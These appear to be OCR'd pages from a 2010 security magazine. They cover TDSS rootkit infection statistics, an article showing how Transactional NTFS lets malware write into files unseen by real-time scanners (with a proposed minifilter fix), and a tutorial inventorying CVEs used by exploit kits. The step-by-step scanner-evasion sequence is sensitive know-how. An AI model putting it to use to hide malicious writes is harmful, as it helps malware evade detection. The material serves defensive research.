


Figure 3: Distribution of different file types and names of files.

Since the release of TDL3 at the end of 2009, which infects system drivers, the rootkit no longer stores its payload in dynamic libraries. Thus, the 28% share of dlls on the chart represents older versions of TDSS which are still active.

Executable files (.exe) are actually custom malware with rootkit functionality, such as Magania, Kido, ZAccess and a number of Bankers. The TDSS rootkit itself does not utilize any .exe files.

A single .com file plus an insignificant number of autorun.inf files represent a very early version of TDSS which attempted to spread by infecting removable drives.

System driver files are prevalent on the chart because they are the core of all versions of the TDSS rootkit. Among the malicious .sys files, the most common are the original *Microsoft* drivers atapi.sys and iastor.sys, which are infected by TDL3. From these statistics we can see that users with IDE drives (i.e. those whose atapi.sys is infected) prevail significantly over users with other drive types (i.e. whose iastor.sys file is infected).

Random driver files are generated by an old version of TDSS which does not infect system driver files, and which is payloaded by a number of complementary dlls. The ratio of dll files to randomly named driver files (28%:12%) can be explained because, on average, one driver file is accompanied by three dll files on the same infected machine.

Other names of system drivers represent various infected miniport drivers.

ANTI-VIRUS PROTECTION THAT FAILED

Figure 4 shows a distribution chart of the anti-virus programs that were installed on users' systems when they had an active TDSS infection.




Figure 4: Anti-virus programs installed on users' systems when infected with TDSS.

We did not deliberately set out to collect statistics on anti-virus software, but because some security products block their files from being read (and thus trigger the anomaly-based detection mechanism of *TDSS Remover*), the files appeared in our reports.

The total percentage of anti-virus-equipped systems among all reported cases is 12%, including less than 1% of clean reports.

- *Kaspersky* products were identified mostly by fidbox*.* files, which are data-indexing storage files. They were also identified by encrypted executable files named klick.dat and klin.dat, and also by kernel drivers kl1.sys and klif.sys.

- *avast!* is notable for almost a dozen .sys files, all of which are blocked from being read and appear in the *TDSS Remover*'s output.
- *Dr.Web* has a single blocked file: dwprot.sys.
- *Agnitum Outpost* has three blocked files: afw.sys, afwcore.sys and sandbox.sys.
- *McAfee* was identified by the encryption provider driver derived from *SafeBoot*.

Notes:

1. An anti-virus solution may fail to detect a particular piece of malware due to outdated signature databases (the user's fault for not applying the recommended updates regularly). However, detection should not be a problem for an anti-virus product with good heuristics.
2. An anti-virus solution that failed to remove the malware will not appear in our statistics unless it implements any rootkit-like features.

CONCLUSIONS

In the wild, two TDSS modifications are active: the old TDL2, which features payload dlls and randomly named files and which does not infect system drivers, and the new TDL3, which infects the system disk drivers atapi.sys and iastor.sys. The latter prevails significantly.

Other known TDSS modifications are seen rarely, if ever, in the wild. Among them are the ancient TDSS version with fixed filenames, the old version which is distributed via removable drives, and the minor TDL3 version which infects miniport drivers.

TDSS infection is most common in the United States, Russia and parts of Europe.

REFERENCES

[1] Shevchenko, A. Case study: the Tdss rootkit. Virus Bulletin, May 2009, p.10. http://www.virusbtn.com/pdf/magazine/2009/200905.pdf.

[2] Shevchenko, A.; Oleksiuk, D. Everybody lies: reaching after the truth while searching for rootkits. Virus Bulletin, August 2009, p.6. http://www.virusbtn.com/pdf/magazine/2009/200908.pdf.

[3] The Microsoft Security Response Center. Update – Restart Issues After Installing MS10-015. http://blogs.technet.com/msrc/archive/2010/02/12/update-restart-issues-after-installing-ms10-015.aspx.

FEATURE 2

ADAPTING TO TxF

Abhijit P. Kulkarni, Prakash D. Jagdale
Quick Heal Technologies, India

Transactional NTFS (TxF) integrates transactions into the NTFS file system so that the file operations enjoy the ACID properties (Atomicity, Consistency, Isolation and Durability) of transactions. TxF improves application reliability and data consistency and guarantees consistency in the event of system failure. Given the benefits of TxF and its presence in all the latest versions of the *Windows* operating system (starting from *Windows Vista*), its usage is only likely to increase in coming years.

This article discusses why most real-time anti-virus scanners are ineffective at detecting malware written using the TxF facility and proposes a working solution for the problem.

Concepts associated with TxF – such as the Kernel Transaction Manager (KTM), Distributed Transaction Coordinator (DTC), Transaction Manager (TM), Resource Manager (RM), Secondary Resource Manager, deployment scenarios, performance considerations and internals of TxF – are beyond the scope of this article and hence not discussed. Moreover, only relevant TxF APIs that are available in user mode and kernel mode are discussed.

ABOUT TxF

TxF is a component of *Windows Vista* and later operating systems and allows for files and directories to be modified, created, renamed and deleted atomically. TxF is implemented on top of a kernel component called Kernel Transaction Manager (KTM), which provides transactions of objects in the kernel. TxF allows file operations on an NTFS file system volume to be performed in a transaction.

TxF improves error recovery and reliability. It can simplify an application's error-handling code and improve performance. Consider an example where an application is saving a file. If the application/machine were to crash while writing the file, then only part of the file could be written, possibly resulting in a corrupted file. This would be a very significant problem if a previous version of the file was being overwritten, as data would likely be lost. In a traditional (non-TxF) application a lot of error-handling code would have to be written to handle all the failure cases, thereby increasing the application's complexity. Let's look at more scenarios where we can use TxF.

The updating of a file is a common and typically simple operation. However, if the system or application fails while an application is updating information on a disk, the result can be catastrophic, because the user data can be corrupted by a file update operation that is partially completed. Robust applications often perform complex sequences of file copies and file renames to ensure that data is not corrupted if a system fails. TxF makes it simple for an application to protect file update operations from system or application failure. To update a file safely, the application opens it in transacted mode, makes the necessary updates, and then commits the transaction. If the system or application fails during the file update, then TxF automatically restores the file to the state it was in before the file update began, thus avoiding file corruption. TxF is even more important when a single logical operation affects multiple files. For example, if one wants to use a tool to rename one of the HTML or ASP pages on a website, a well-designed tool also fixes all links throughout the site to use the new file name. However, a failure during this operation would leave the website in an inconsistent state, with some of the links still referring to the old file name. By making the file-rename operation and the link-fixing operation a single transaction, TxF ensures that the two actions succeed or fail as a single operation.

TxF isolates concurrent transactions. If an application opens a file for a transactional read while another application has the same file open for a transactional update, TxF isolates the effects of the two transactions from one another. In other words, the transactional reader always views a single, consistent version of the file, even while that file is in the process of being updated by another transaction. An application can use this functionality to allow customers to view files while other customers make updates. For example, a transactional web server can provide a single, consistent view of files while another tool updates those files.

HOW DOES TxF HELP?

TxF helps improve application and platform stability and increase innovation. Let's see how.

TxF improves application stability by reducing or eliminating the amount of error-handling code that needs to be written and maintained for a given application. This ultimately reduces application complexity and makes the application easier to test. Say, for instance, you are developing a document management system where an SQL data source needs to be kept consistent with a file store on disk. Ensuring this consistency can be tricky and non-trivial in a non-transactional system. Without transactional file operations, it would be nearly impossible to account for every possible failure scenario, up to and including the operating system crashing at any imaginable point during the process. One of the ways in which this was handled in the past was by storing the new version of the file with a temporary file name, writing the new data to the SQL database, and then renaming the temporary file to the real file name when committing the SQL transaction. But consider what happens if the application crashes or if there is a power outage right after committing to the SQL database but before the file is renamed. Not only would you have an inconsistent data set, but you would also have an artefact on the file system that you would have to clean up at some point. As usual, the extremely difficult part lies in the details of how many different ways the process can fail.

Rather than having to be implemented by each developer, TxF incorporates transaction management capabilities directly into the platform. And since TxF is embedded in the system itself, it is capable of providing a level of integration that would not otherwise be possible for applications.

Using the same example, how can you ensure consistency within a document management application with TxF? This is where the DTC is helpful. To absolutely ensure consistency between your SQL database and your file store, you can start a transaction, perform your SQL statements and file operations within that same transaction, and then commit or rollback the complete transaction based on the outcome. If your SQL call fails, the file will never be written. If your file system call fails, your SQL is rolled back. Everything remains consistent, and all of this is handled automatically by the platform since the operations are enlisted within a transaction. The result of this is less code, which makes the application more robust.

As for platform stability, *Microsoft* has used TxF in its own technologies, e.g. *Windows Update*, *System Restore*, etc., using TxF to write files to the file system within the scope of a transaction in order to handle rollback/commit in case of any exceptions, such as a system reboot due to a loss of power. By adopting TxF internally, *Microsoft* has helped make its own operating system more stable.

Finally, TxF drives innovation by providing a framework for using transactions outside of SQL calls. Ultimately, TxF can fundamentally change the way developers write applications, allowing them to build more robust code. By incorporating transactions into your design, you can write code without having to account for every single possible failure that can occur. The operating system will take care of those mundane details.

TxF FUNDAMENTALS

Let's look at the fundamentals of TxF that will help us to understand the issue explored in the article hereafter.

A 'transacted writer' refers to a transacted file handle opened with any permission that is not part of generic read access but is part of generic write access. A transacted writer views the most recent version of a file that includes all of the changes by the same transaction. There can be only one transacted writer per file. Non-transacted writers are always blocked by a transacted writer, even if the file is opened with shared-write permissions.

A 'transacted reader' refers to a transacted file handle opened with any permission that is a part of generic read access but is not part of generic write access. A transacted reader views a committed version of the file that existed at the time the file handle was opened. The transacted reader is isolated from the effects of transacted writers. This provides a consistent view of the file only for the life of the file handle and blocks non-transacted writers.

Note that when a handle has been opened for modification with the CreateFileTransacted function, all subsequent opens of the file within that transaction – whether read-only or not – are converted by the system to be a transacted writer for the purposes of isolation and other transactional semantics. This means that subsequently, when a handle is opened for read-only access, the handle does not receive a view of the file prior to the start of the transaction; it receives the active transaction view of the file.

A non-transacted file handle does not see any of the changes made within a transaction until the transaction is committed. The non-transacted file handle receives an isolated view that is similar to a transacted reader, but unlike a transacted reader, it receives the file update when a transacted writer commits the transaction.

TxF provides read-committed isolation. This means that file updates are not seen outside the transaction. In addition, if a file is opened more than once while reading files within the transaction, you may see different results with each subsequent opening. Files that were available the first time you accessed them may not later be available (because they have been deleted), or vice versa.

Creating a transacted writer on a file locks the file transactionally. After a file is locked by a transaction, other file system operations external to the locking transaction that try to modify the locked file will fail with either ERROR_SHARING_VIOLATION or ERROR_TRANSACTIONAL_CONFLICT. Table 1 summarizes transactional locking.

USAGE OF TxF

The following series of steps represents the most basic use of TxF. More complex scenarios are also supported, at the discretion of the application designer.

File currently opened by	File open attempted by			
	Transacted		Non-transacted	
	Reader	Reader/writer	Reader	Reader/writer
Transacted reader	Yes	Yes	Yes	No[2]
Transacted reader/writer	Yes	No[2]	Yes	No[2]
Non-transacted reader	Yes	Yes	Yes	Yes
Non-transacted reader/writer	No[1]	No[1]	Yes	Yes
	[1] Fails with ERROR_TRANSACTIONAL_CONFLICT [2] Fails with ERROR_SHARING_VIOLATION			

Table 1: Transactional locking.

1. Create a transaction by calling the KTM function CreateTransaction or by using the IKernelTransaction interface of the Distributed Transaction Coordinator (DTC).
2. Get transacted file handle(s) by calling CreateFileTransacted.
3. Modify the file(s) as necessary using the transacted file handle(s).
4. Close all transacted file handles associated with the transaction created in step 1.
5. Commit or abort the transaction by calling the corresponding KTM or DTC function.

The TxF programming model has the following key points to consider when you develop a TxF application:

- It is highly recommended that an application close all transacted file handles before committing or rolling back a transaction. The system invalidates all transacted handles when a transaction ends. Any operation (except close) performed on a transacted handle after the transaction ends returns the following error: ERROR_HANDLE_NO_LONGER_VALID.
- A file is viewed as a unit of storage. Partial updates and complete file overwrites are supported. Multiple transactions cannot modify the same file concurrently.
- Memory mapped I/O is transparent and consistent with the regular file I/O. An application must flush and close an opened section before committing a transaction. Failure to do this can result in partial changes to the mapped file within the transaction. A rollback will fail if this is not done.

ISSUE

A real-time anti-virus scanner on *Windows* typically has a kernel-mode component which is a file system filter driver. If based on the old file system filter model, the filter is called a legacy filter, and if it is based on *Microsoft*'s new Filter Manager model it is known as a minifilter. Though both the models are supported on *Windows Vista*, the legacy filter style is not supported on *Windows 7*. Hence this article will only discuss minifilters.

There is no generic design for implementing the real-time scanner but a typical implementation scans the file when it is closed. The following is the typical way in which a real-time scanner is implemented:

Step 1: File c:\target.exe is closed.

Step 2: Minifilter is called at its file close callback for the file c:\target.exe.

Step 3: Minifilter scans the file c:\target.exe (with the help of a user-mode application).

With this knowledge and the TxF concepts that we have already discussed, let's see how malware can exploit this. Figure 1 illustrates the problem.

Let's describe the steps shown in Figure 1:

Step 1: Malware.exe creates a transaction by calling CreateTransaction.

Step 2: Malware.exe opens a transacted file handle for the file c:\target.exe by calling CreateFileTransacted.

Step 3: Malware.exe writes malicious code in the file c:\target.exe by calling WriteFile.

Step 4: The malware closes the transacted file handle to the file c:\target.exe by calling CloseHandle.

Step 5: The real-time scanner is called at its file close callback for the file c:\target.exe.

Step 6: The real-time scanner scans the file c:\target.exe.

Step 7: The malware commits the transaction using CommitTransaction.

Step 8: The malware closes the transaction using CloseHandle (on the transaction handle obtained in Step 1).

Consider Step 6. In this case the real-time scanner will be a non-transacted reader and hence gets an isolated view of the file c:\target.exe. Hence it will end up reading the file contents which were present *before* the transaction started. The result is that the real-time scanner will fail to detect the malware written in c:\target.exe.



malware.exe (Transacted Writer)
Step 1: Creates Transaction
Step 2: Opens file (Transacted mode)
Step 3: Writes to the file
Step 4: Closes file
Step 7: Commits Transaction
Step 8: Closes Transaction
Within the Transaction
c:\target.exe (clean)
c:\target.exe (infected)
Malware code
c:\target.exe (infected)
Malware code
c:\target.exe (infected)
Malware code
c:\target.exe (clean) (Isolated view)
Step 5: Gets called at file close callback
c:\target.exe (infected)
Step 6: Opens the file for scanning
Anti-Virus real-time scanner (Non-transacted Reader)
Outside the Transaction

Figure 1: Issue with real-time anti-virus scanner.

SOLUTION

In the above case the real-time scanner could not see the changes made within the transaction since the scanner was outside the transaction. Neither did it scan the file when the transaction was committed. To solve this issue the file must be scanned when the transaction is committed.

One way to achieve this is for the real-time scanner to be notified when the transaction is committed. This can be achieved by using the FltEnlistInTransaction API provided by the Filter Manager. The FltEnlistInTransaction routine enlists a minifilter driver in a given transaction. The minifilter must call this API with an appropriate mask, usually FLT_MAX_TRANSACTION_NOTIFICATIONS. A minifilter driver that is enlisted in a transaction will receive a TRANSACTION_NOTIFY_COMMIT_FINALIZE notification when the transaction is fully committed. A minifilter that performs scans outside of transactions can use this notification value to determine when to begin scanning files.

To send the TRANSACTION_NOTIFY_COMMIT_FINALIZE notification to the minifilter driver, the Filter Manager calls the minifilter driver's TransactionNotificationCallback routine which is registered using the FLT_REGISTRATION structure during the call to FltRegisterFilter during minifilter initialization.

In the TransactionNotificationCallback routine the minifilter driver acknowledges this notification in one of two ways:

- The minifilter driver's TransactionNotificationCallback routine performs any necessary processing (typically scanning the files) and returns STATUS_SUCCESS. (In this case, the minifilter driver does not call FltCommitFinalizeComplete.)
- The minifilter driver's TransactionNotificationCallback routine posts any necessary processing to a worker thread and returns STATUS_PENDING. After performing the processing asynchronously, the minifilter driver's worker thread routine must call FltCommitFinalizeComplete to indicate that it has finished this processing. If the minifilter driver's worker thread routine does not call FltCommitFinalizeComplete, certain system resources will be leaked.

So there are a minimum of three code integration points in the minifilter which attract changes: the minifilter's DriverEntry routine, the Post-Create routine and the TransactionNotificationCallback routine.

CONCLUSION

We have discussed the basic concepts of TxF and its advantages. We have also outlined a loophole in which malware written using TxF can go undetected by real-time anti-malware scanners, and we have proposed changes that can be made to the kernel-mode component (minifilter) of a real-time scanner so as to close that loophole.

BIBLIOGRAPHY

[1] Microsoft Developer Network. Transactional NTFS (TxF). http://msdn.microsoft.com/en-us/library/bb968806(VS.85).aspx.

[2] Windows Driver Kit. FltXxx (Minifilter Driver) Routines. http://msdn.microsoft.com/en-us/library/aa488414.aspx.

[3] Olson, J. Enhance Your Apps With File System Transactions. MSDN Magazine, July 2007. http://msdn.microsoft.com/en-us/magazine/cc163388.aspx.

[4] Kulkarni, A. P.; Jagdale, P. D. The Darker Side Of TxF. AVAR 2009.

TUTORIAL

EXPLOIT KIT EXPLOSION – PART TWO: VECTORS OF ATTACK

Mark Davis

Last month I introduced a multitude of exploit frameworks used in drive-by browser-based attacks (see *VB*, April 2010, p.21). Most are programmed in PHP and SQL, selling for a few hundred dollars or more in a competitive criminal market. Common exploit frameworks include Eleonore, Fragus, Neosploit, Yes! and more. The aim of this follow-up article is to detail the functionality of frameworks, focusing on attack vectors (exploits) and counter-intelligence efforts.

It should be noted that analysis of exploit frameworks is more of an art than a science. Incomplete data sets, demo kits and behavioural testing frequently fail to properly identify all the attack vectors of a given kit. Slang terms and/or misidentification of exploit vectors and files are commonly found when referencing open-source intelligence documentation for such frameworks. Additionally, the development and distribution of these threats is dynamic, with the threats constantly being upgraded and/or deployed privately, resulting in different configurations and capabilities of the same attack kit in different incidents. In other situations CVE numbers are deprecated, CLSIDs are not specific enough, and/or exploited vulnerabilities exist in potentially unwanted applications such as Zango adware.

It is difficult to properly qualify each attack vector and exploit in a lab. Every effort has been made to scan all files, analyse source code, and correlate back to exploit strings, CVEs and other attack data for each exploit framework attack vector reported on in this document. The author welcomes feedback and additional data to continue to research and report on such threats as they emerge (please contact editor@virusbtn.com).

EXPLOITS

Before diving into exploits, what is your own theory about the prevalence of the various exploit vectors used in exploit frameworks? Do you believe kits contain as many exploits as possible? Or perhaps an exploit framework only includes the most recent or zero-day attack vectors? Do kits commonly beg, borrow, and steal so that most kits contain the same exploits? What are the most targeted vectors – *Internet Explorer*, *Firefox*, *Adobe Reader*, *Flash*, Java and others? The results of a large-scale aggregate review of exploit frameworks in the wild may surprise you. The following are the findings after an analysis of about two dozen exploit frameworks.

Exploit kits actually contain a wide range of diverse exploits impacting many different products. Some, such as Neosploit, include exploitation of vulnerabilities not included in other kits (Neosploit is alone in containing 'Buffer Overflow in the GomManager (GomWeb Control) ActiveX control in GomWeb3.dll 1.0.0.12 in Gretech Online Movie Player' (CVE-2007-5779)). In reviewing a comprehensive list of attack vectors the data shown in Table 1 emerged, showing the exploit vectors for all kits analysed in the wild to date.

Exploit frameworks tend not to share such vectors. Unlike 'the year of the bot' in 2004, when the source code for Phatbot, MyDoom and other high-profile malicious programs was made available in the underground and shared widely amongst threats, exploits are held very tightly by criminals in 2010. This is likely for competitive advantage. One theory behind the release of various source codes in 2004 was to defer culpability, with the thought that if someone got arrested they wouldn't be the only one to be in possession of the source code for a powerful threat, or they could claim that a trojan uploaded it to their computer. In 2010 the very clear operating procedure for criminals is to undercut a mature market to develop goods and services for financial gain.

The most commonly exploited vulnerabilities amongst multiple kits are listed below:

Browser-based:

- Uninitialized Memory Corruption Vulnerability
- Mozilla Firefox 3.5 (Font Tags) Remote Buffer Overflow

Windows/*Office*:

- Microsoft Windows Server 2003 Service Pack 1 RDS.Dataspace ActiveX Control Access Control Vulnerability
- Microsoft Windows Server 2008 Service Pack 2 Telnet Server Unspecified Vulnerability
- Microsoft Video (DirectShow) ActiveX Control vulnerability
- Microsoft Access 2003 Snapshot Viewer ActiveX Control Unspecified Vulnerability
- ActiveX Control Vulnerability in MS Office Web Components
- Microsoft Windows Media Player Plug-in Buffer Overflow Vulnerability

Adobe (PDF/*Flash*):

- Adobe Inc. Flash Player 9.0.115.0 Flash File NULL Pointer Dereference Vulnerability
- Adobe Reader 8.1.1 'Collab.collectEmailInfo()' Stack-Based Buffer Overflow Vulnerability

Vulnerability	**CVE**
Microsoft Internet Explorer 7 iepeers.dll Use After Free Vulnerability	CVE-2010-0806
Microsoft Internet Explorer 8 Use After Free Vulnerability	CVE-2010-0249
Adobe Reader 9.3 Acroform.api TIFF Image Handler Stack-Based Buffer Overflow Vulnerability	CVE-2010-0188
Adobe Acrobat 9.2 newPlayer() Improper Initialization Vulnerability	CVE-2009-4324
Sun Java Runtime Environment 6 Update 16 getSoundbank() Stack-Based Buffer Overflow Vulnerability	CVE-2009-3867
Adobe Acrobat 9.1.3 U3D CLODProgressiveMeshContinuation Array Index Input Validation	CVE-2009-2990
Mozilla Firefox 3.5 (Font Tags) Remote Buffer Overflow	CVE-2009-2477
Microsoft Windows Server 2008 Service Pack 2 Telnet Server Unspecified Vulnerability	CVE-2009-1930
Flash 10, Adobe Reader & Acrobat	CVE-2009-1862
Adobe Reader 9.1 getAnnots() Function Buffer Overflow Vulnerability	CVE-2009-1492
ActiveX Control vulnerability is MS Office Web Components	CVE-2009-1136
Adobe Reader 'Collab.getIcon()' Stack-Based Buffer Overflow Vulnerability	CVE-2009-0927
Uninitialized Memory Corruption Vulnerability	CVE-2009-0075
Sun Java Runtime Environment 6 Update 10 Deserializing Calendar Objects Unspecified Vulnerability	CVE-2008-5353
MS Internet Explorer XML Parsing Vulnerability	CVE-2008-4844
Windows Media Encoder wmex.dll ActiveX Control	CVE-2008-3008
Adobe Reader 8.1.2 'util.printf' Stack-Based Buffer Overflow Vulnerability	CVE-2008-2992
Microsoft Access 2003 Snapshot Viewer ActiveX Control Unspecified Vulnerability	CVE-2008-2463
Aurigma ImageUploader ActiveX Control Stack-Based Buffer Overflows	CVE-2008-1490
CA Multiple Products DSM ListCtrl ActiveX Control Buffer Overflow Vulnerability	CVE-2008-1472
Adobe Reader 8.1.1 'Collab.collectEmailInfo()' Stack-Based Buffer Overflow Vulnerability	CVE-2008-0655
Yahoo! Music Jukebox YMP Datagrid ActiveX Control Stack Buffer Overflows	CVE-2008-0623
Microsoft Video (DirectShow) ActiveX Control Vulnerability	CVE-2008-0015
Stack-Based Buffer Overflow in AOL AOLMediaPlaybackControl	CVE-2007-6250
QuickTime RTSP Response Vulnerability	CVE-2007-6166
Buffer Overflow in the GomManager ActiveX Control in GomWeb3.dll 1.0.0.12 in Gretech Online Movie Player	CVE-2007-5779
Adobe Reader 8.1.1 JavaScript Argument-Handling Buffer-Overflow Vulnerability	CVE-2007-5659
RealPlayer Stack-Based Buffer Overflow in the Database Component in MPAMedia.dll	CVE-2007-5601
Opera Web Browser Invalid Pointer Remote Code Execution Vulnerability	CVE-2007-4367
Yahoo! Webcam view Utilities ActiveX Control Vulnerable to Arbitrary Code Execution	CVE-2007-3147, CVE-2007-3148
Zenturi ProgramChecker ActiveX Remote Buffer Overflow	CVE-2007-2987
WordOCX ActiveX control in WordViewer.ocx 3.2.0.5	CVE-2007-2496
Adobe Inc. Flash Player 9.0.115.0 Flash File NULL Pointer Dereference Vulnerability	CVE-2007-0071

Table 1: Exploit vectors for all kits analysed in the wild to date.

Vulnerability	CVE
Microsoft Windows Animated Cursor Remote Code Execution Vulnerability	CVE-2007-0038
Vulnerability in Vector Markup Language Could Allow Remote Code Execution	CVE-2007-0024
Buffer Overflow in Apple QuickTime 7.1.3	CVE-2007-0015
WinZip FileView ActiveX Controls CreateNewFolderFromName() Method Buffer Overflow	CVE-2006-6884
Adobe Acrobat AcroPDF ActiveX Control Fails to Properly Handle Malformed Input	CVE-2006-6027
AOL SuperBuddy ActiveX Control 'LinkSBIcons()' Code Execution Vulnerability	CVE-2006-5820
Vulnerability in Microsoft XML Core Services Could Allow Remote Code Execution	CVE-2006-5745
Multiple Heap-Based Buffer Overflows in AOL Nullsoft WinAmp Before 5.31	CVE-2006-5567
Vulnerability in Microsoft Data Access Components Allows Code Execution	CVE-2006-5559
DirectAnimation ActiveX Controls Memory Corruption Vulnerabilities	CVE-2006-4777
Vulnerability in Visual Studio 2005 Could Allow Remote Code Execution	CVE-2006-4704
WebViewFolderIcon	CVE-2006-3730
Mozilla Firefox JavaScript Navigator Object Remote Code Execution Vulnerability	CVE-2006-3677
Vulnerability in Microsoft Management Console Could Allow Remote Code Execution	CVE-2006-3643
Microsoft Windows Media Player Plugin Buffer Overflow Vulnerability	CVE-2006-0005
Microsoft Windows Server 2003 Service Pack 1 RDS.Dataspace ActiveX Control Access Control Vulnerability	CVE-2006-0003
MSMicrosoft 'msdds.dll' COM Object Lets Remote Users Execute Arbitrary Code COM exploits – Generic Code Execution for IE ActiveX objects RDS.DataControl, WMIScriptUtils, and more	CVE-2005-2127
Vulnerability in Cursor and Icon Format Handling Could Allow Remote Code Execution	CVE-2004-1049
Integer Overflow in Apple QuickTime	CVE-2004-0431
Java Bytecode Verifier	CVE-2003-0111
Foxit Reader 3.0. PDF Exploit	N/A
SPL Amaya 11	N/A
Windows Media Player 11 ActiveX launchURL() Files Download	N/A
DownloadAndExec() Zango Adware Exploits	N/A

Table 1 contd.

- Adobe Reader 'Collab.getIcon()' Stack-Based Buffer Overflow Vulnerability
- Adobe Reader 8.1.2 'util.printf' Stack-Based Buffer Overflow Vulnerability

QuickTime:


- Buffer Overflow in Apple QuickTime 7.1.3

Java:

- Sun Java Runtime Environment 6 Update 10 Deserializing Calendar Objects Unspecified Vulnerability

The list of the most common vectors reveals a divergence of attack vectors. Attacks are not just focused on *Adobe Reader* (PDF) files but also on *Flash*, *QuickTime*, Java, *Windows*, *Office* and browser-based vectors. Diversity is one of the keys to maximizing exploitation and driving up sales of an exploit framework. Average exploitation on kits is around 20 per cent if they are current and well distributed for targeted victims.

Fragus is a popular exploit kit seen in the wild in 2009 and 2010. Figure 1 shows a small number of infections at the time of anlaysis. Of those infections, MDAC ranks at the top of the list, with PDF ranking second highest.



Browsers

	Hosts	Frags	Percent
MSIE	54	15	27.78%
6.0	22	11	50.00%
7.0	21	3	14.29%
8.0	10	1	10.00%
5.0	1	0	0.00%
OPERA	8	1	12.50%
SAFARI	6	0	0.00%
FIREFOX	2	0	0.00%

Operating systems

	Hosts	Frags	Percent
XP	56	15	26.79%
2000	2	1	50.00%
VISTA	4	0	0.00%
OTHER	3	0	0.00%
MAC	2	0	0.00%
WIN7	2	0	0.00%
2003	1	0	0.00%

